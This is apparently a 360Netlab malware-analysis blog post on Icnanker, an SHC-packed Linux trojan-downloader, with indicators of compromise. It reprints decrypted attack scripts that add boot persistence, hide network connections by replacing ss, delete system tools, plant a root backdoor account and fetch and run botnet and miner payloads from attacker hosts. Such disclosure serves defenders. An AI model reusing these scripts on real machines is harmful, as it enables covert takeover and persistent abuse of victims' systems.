Icnanker, a Linux Trojan-Downloader Protected by SHC

blog.netlab.360.com/icnanker-trojan-downloader-shc-en/

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Background

On August 15, 2019, 360Netlab Threat Detecting System flagged an unknown ELF sample (5790dedae465994d179c63782e51bac1) which generated Elknot Botnet related network traffic. We manually took a look and noticed that it is a Trojan-Downloader which utilizes "SHC (Shell script compiler)" technique and propgrates through weak SSH credentials. The author appeared to be an old player Icnanker. Icnanker was exposed on the Internet in 2015 as a script programmer, who has a high-profile personality and likes to leave his QQ number and name in his codes. The sample, in our opinion, was not much new and therefore we did not bother to write anything.


On March 12, 2020, IntezerLab twittered about a Icnanker variant (6abe83ee8481b5ce0894d837eabb41df). They did not give much details and we figured it is probably worth writing down a few interesting features that we observed.

Overview

Icnanker is the first Linux malware family we observed that uses SHC. Its name is derived from the author's ID "by icnanker" in the script.

The current Icnanker samples can be divided into 2 categories according to their functions:

- Protector
  Protector is used to protect samples from being deleted. It is currently used to protect Mining service.
- Downloader
  Downloader is mainly used to facilitate DDos and Mining attacks. Currently its samples include Elknot Botnet, Xor Botnet and XMRMiner. On Icnanker-related HFS servers, we can see that the current download volume is at 20,114, and about 500 increment per day.



The main functions of Downloader are:

- Persistence
- Hide itself
- Delete system command
- Add new users
- Download and execute specific samples


Reverse analysis

Let's take a look at the following two samples.
187fa428ed44f006df0c8232be4a6e4e Miner Protector,
5790dedae465994d179c63782e51bac1 Elknot Botnet Downloader.

> MD5:5790dedae465994d179c63782e51bac1
>
> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.24, BuildID[sha1]=8368ecf43c311327ed1b8e011f25b87ceef7f065, stripped
>
> Packer: No
>
> **Verdict:Malicious,Downloader**

> 187fa428ed44f006df0c8232be4a6e4e
> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.24, stripped
>
> Packer:No
>
> **Verdict:Malicious,Protector**

We know on the Windows platform, there is a technology for packaging BAT scripts into executable files, which is called Bat2Exe. Similarly, on the Linux platform,there is an open source "SHC (Shell script compiler)" that packs shell scripts into executable files. SHC uses the RC4 algorithm to encrypt the original script. The ELF file generated by it has very obvious characteristics: the RC4 decryption function is called a total of 14 times,and there are many unique strings. Security researchers can tell fairly easily whether ELF is generated by SHC.



As mentioned above, we can use the RC4 algorithm to manually extract the original script. (Another option is to use UnSHc to directly decrypt the script)

```
[*] Extracting each args address and size for the 14 arc4() calls with address [0x8048f65]...
        [0] Working with var address at offset [0x80ed087] (0x2a bytes)
        [1] Working with var address at offset [0x80ed0df] (0x1 bytes)
                            ..............
        [12] Working with var address at offset [0x80f1280] (0x13 bytes)
        [13] Working with var address at offset [0x80f12b1] (0x13 bytes)
[*] Extracting password...
        [+] PWD address found : [0x80f12ed]
        [+] PWD size found : [0x100]
[*] Executing [/tmp/kjGnQn] to decrypt [5790dedae465994d179c63782e51bac1]
[*] Retrieving initial source code in [5790dedae465994d179c63782e51bac1.sh]
[*] All done!
                            ..............
[*] Executing [/tmp/GRsVsP] to decrypt [187fa428ed44f006df0c8232be4a6e4e]
[*] Retrieving initial source code in [187fa428ed44f006df0c8232be4a6e4e.sh]
[*] All done!
```

Protector (187fa428ed44f006df0c8232be4a6e4e.sh)

```
#!/bin/bash
cp -f /usr/bin/chattr /usr/bin/lockr
cp -f /usr/bin/chattr /usr/bin/.locks
cp -f /usr/bin/.locks /usr/bin/lockr
chmod 777 /usr/bin/lockr
chmod 777 /usr/bin/.locks
lockr +i /usr/bin/lockr >/dev/null 2>&1
lockr +i /usr/bin/.locks >/dev/null 2>&1
.locks -i /usr/bin/lockr;chmod 777 /usr/bin/lockr
lockr +i /usr/bin/lockr >/dev/null 2>&1
cp -f /usr/bin/lsattr /usr/bin/lockrc
cp -f /usr/bin/lsattr /usr/bin/.locksc
cp -f /usr/bin/.locksc /usr/bin/lockrc
chmod 777 /usr/bin/lockrc
chmod 777 /usr/bin/.locksc
lockr +i /usr/bin/lockrc >/dev/null 2>&1
lockr +i /usr/bin/.locksc >/dev/null 2>&1
.locks -i /usr/bin/lockrc;chmod 777 /usr/bin/lockrc
lockr +i /usr/bin/lockrc >/dev/null 2>&1
rm -rf /usr/bin/lsattr
rm -rf /usr/bin/chattr
lockr +a /var/spool/cron/crontabs/root
lockr +i /var/spool/cron/crontabs/root
lockr +a /var/spool/cron/root
lockr +i /var/spool/cron/root
lockr +i /usr/lib/.cache/
lockr +i /usr/lib/.cache
rm -f $0
```

In this script, we can clearly see that the system commands chattr, lsattr are renamed and deleted, and the directory .cache, where mining script located,is protected, and the immutable attribute is enabled to prevent from being deleted.

Downloader (5790dedae465994d179c63782e51bac1.sh)

```
    - - - - - - - - - - - - from 5790dedae465994d179c63782e51bac1.sh- - - - - - - - - -
                ..............
    echo "byicnanker 2228668564" > $Config
        tempfile=`cat $Config | awk '{print $1}'`
        filetemp="/usr/bin/$tempfile" #现马的路径
        filename=`date +%s%N | md5sum | head -c 10`
        filepath="/usr/bin/$filename" #新马的路径
        tempbash=`cat $Config | awk '{print $2}'`
        bashtemp="/usr/bin/$tempbash" #现脚本路径
        bashname=`date +%s%N | md5sum | head -c 10`
        bashpath="/usr/bin/$bashname" #新脚本路径
               ..............
```

This section has a typical icnanker marks, we can clearly see the icnanker logo, QQ, Chinese annotations, etc.

Since the script is in plain text, the functions are clear at a glance, and there are mainly 5 functions.

Persistence, self-starting via re.local.

```
  # by icnanker ---------------------------------------------
  Repeatstart=`cat /etc/rc.local | grep 'start'| wc -l`
  if [ $Repeatstart != 1 ];then
        lockr -i /etc/rc.local;sed -i '/start/d' /etc/rc.local
  fi
  if [ -z "`cat /etc/rc.local | grep "$bashtemp"`" ]; then
        if [ -z "`cat /etc/rc.local | grep "$exit0"`" ]; then
                lockr -i /etc/;lockr -i /etc/rc.local
                echo "$bashpath start" >> /etc/rc.local
        else
                lockr -i /etc/;lockr -i /etc/rc.local
                sed -i "s|exit 0|$bashpath start|" /etc/rc.local
                echo "exit 0">>/etc/rc.local
        fi
  fi
```

Self-hiding , so that management tools such as ss, ps, netstat cannot detect the process and network connections related to the sample.

```
if [ -f /bin/ss ];then
        if [ ! -f "$iss" ];then
                if [ ! -f "$issbak" ];then
                        lockr -i /usr/bin/;mkdir /usr/bin/dpkgd/
                        cp -f /bin/ss $issbak
                        cp -f /bin/ss $iss
                else
                        cp -f $issbak $iss
                fi
                chmod 777 $iss;chmod 777 $issbak
                lockr +i $issbak >/dev/null 2>&1
                lockr +i $iss >/dev/null 2>&1
        else
                if [ ! -f "$issbak" ];then
                        lockr -i /usr/bin/;cp -f $iss $issbak
                        lockr +i $issbak >/dev/null 2>&1
                fi
                if [ -z "`cat /bin/ss | grep $Address`" ]; then
                        lockr -i /bin/;lockr -i /bin/ss
                        echo '#!/bin/sh' > /bin/ss
                        echo 'iss|grep -v "'$Address'"' >> /bin/ss
                        echo 'exit' >> /bin/ss
                        chmod 777 /bin/ss;lockr +i /bin/ss >/dev/null 2>&1
                fi
        fi
fi
```

Delete some system files to increase the difficulty for repair.

```
lockr -i /usr/bin/;
lockr -i /usr/bin/wget;
rm -f /usr/bin/wget;
lockr -i /usr/bin/chattr;
rm -f /usr/bin/chattr
```

Add new user (ntps) to facilitate subsequent control of the victim's machine

```
  # by icnanker ------------------------------------------------
  if [ -z "`cat /etc/passwd|grep "ntps"`" ]; then
        lockr -i /etc/;lockr -i /etc/passwd #ntps
        echo 'ntps:x:0:1:ntps:/root:/bin/bash' >> /etc/passwd
        lockr -i /etc/;lockr +i /etc/passwd >/dev/null 2>&1
  fi
  if [ -z "`cat /etc/shadow|grep "ntps"`" ]; then
        lockr -i /etc/;lockr -i /etc/shadow #tianyong
        echo
'ntps:$6$J6RdL6Xh$udhpd5iErOxXyZSERCi0NOtoXE9J095xDRo4DJfCoTEsImcxype6iltDL8pTG7w/7Gbp9Ohrii9O.4NnxqG/h.:1658
 >> /etc/shadow
        lockr -i /etc/;lockr +i /etc/shadow >/dev/null 2>&1
  fi
```

Download and execute specific samples, here it downloads the Elknot Botnet.

```
  # by icnanker ------------------------------------------------
  iptable=`iptables -L INPUT | grep "$Address" | grep 'ACCEPT'`
  if [ -z "$iptable" ];then
        iptables -I INPUT -s $Address -j ACCEPT
  else
        iptables -D INPUT -s $Address -j DROP
  fi
  process=`ips -ef | grep "$tempfile" | grep -v "grep" | wc -l`
  if [ $process != 1 ];then
        if [ ! -f "$filebak" ];then
                lockr -i /usr/bin/;lockr -i /usr/bin/htrdpm;rm -f /usr/bin/htrdpm
                cd /usr/bin/;dget http[://hfs.ubtv.xyz:22345/htrdpm
                cd $path;mv -f /usr/bin/htrdpm $filepath
        else
                cp -f $filebak $filepath
        fi
        Runkillallconnect
        chmod 777 $filepath
        nohup $filepath >/dev/null 2>&1 &
  fi
```

At this point, Icnanker will load itself when system boots and maintain continuously control of the victim secretly. At the same time, Icnanker has pretty flexible configuration. When migrating from one service to another, the author only needs to update the dns settings in the scripts.

Take the **Elknot and Miner** as examples

```
elknot

ResolveIP=`nslookup [ddd.ubtv.xyz|grep "Address: "|awk '{print $2}'`
if [ -z "$ResolveIP" ];then
        lockr -i /etc/;lockr -i /etc/resolv.conf
        echo 'nameserver 114.114.114.114' > /etc/resolv.conf
        echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
        echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
        lockr +i /etc/resolv.conf >/dev/null 2>&1
        service network restart;sleep 1
        Address=`nslookup ddd.ubtv.xyz|grep "Address: "|awk '{print $2}'`
else
        Address="$ResolveIP"
fi
 dget http[://hfs.ubtv.xyz:22345/htrdpm

----------------------------------------VS---------------------------------------

miner

ResolveIP=`nslookup p[ool.supportxmr.com|grep "Address: "|awk '{print $2}'`
if [ -z "$ResolveIP" ];then
        lockr -i /etc/;lockr -i /etc/resolv.conf
        echo 'nameserver 114.114.114.114' > /etc/resolv.conf
        echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
        echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
        lockr +i /etc/resolv.conf >/dev/null 2>&1
        service network restart;sleep 1
        Address=`nslookup p[ool.supportxmr.com|grep "Address: "|awk '{print $2}'`
else
        Address="$ResolveIP"
fi
 dget http[://xz.jave.xyz:22345/.xm
```

Here is a list of Downloader and theirs services currently we observed.

filename	md5	payload type	payload url
80	5790dedae465994d179c63782e51bac1	elknot botnet	http[://hfs.ubtv.xyz:22345/htrdpm
.ds1;.ds2	6abe83ee8481b5ce0894d837eabb41df	miner	http[://xz.jave.xyz:22345/.xm
.ssh	89cd1ebfa5757dca1286fd925e0762de	elknot botnet	http[://hfs.ubtv.xyz:22345/htrdpm
19880	d989e81c4eb23c1e701024ed26f55849	elknot botnet	http[://hfs.ubtv.xyz:22345/htrdps

Icnanker's distributed samples

Icnanker's distributed samples are all stored on its HFS server, and from what we have seen so far, all samples are the typical botnet families: Elknot Botnet, Xor Botnet, and XMR mining service.

- Elknot Botnet

filename	md5	c2
htrdps	5c90bfbae5c030da91c9054ecb3194b6	ubt.ubtv.xyz:19880, jav.jave.xyz:6001
kcompact0	eec19f1639871b6e6356e7ee05db8a94	sys.jave.xyz:1764, jav.jave.xyz:6001

- Xor.DDoS Botnet

filename	md5	c2
ss	0764da93868218d6ae999ed7bd66a98e	8uch.jave.xyz:3478,8uc1.jave.xyz:1987,8uc2.ubtv.xyz:2987

- Miner

filename	md5	c2
sh	17ac3bd2753b900367cb9ee4068fe0c1	
.xm	765a0899cb87400e8a27ab572f3cdd61	

Suggestions

We recommend that users watch for the clues we mentioned above and block the C2 on their networks,
We also suggest strong login credentials should always be enforced.

Contact us

Readers are always welcomed to reach us on twitter, or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
5790dedae465994d179c63782e51bac1
6abe83ee8481b5ce0894d837eabb41df
89cd1ebfa5757dca1286fd925e0762de
d989e81c4eb23c1e701024ed26f55849
5c90bfbae5c030da91c9054ecb3194b6
eec19f1639871b6e6356e7ee05db8a94
0764da93868218d6ae999ed7bd66a98e
17ac3bd2753b900367cb9ee4068fe0c1
765a0899cb87400e8a27ab572f3cdd61
187fa428ed44f006df0c8232be4a6e4e
```

CC

```
ubt.ubtv.xyz:19880 #Elknot
sys.jave.xyz:1764  #Elknot
jav.jave.xyz:6001  #Elknot
8uch.jave.xyz:3478 #Xor.DDoS
8uc1.jave.xyz:1987 #Xor.DDoS
8uc2.ubtv.xyz:2987 #Xor.DDoS
xz.jave.xyz:22345  #Icnanker HFS
```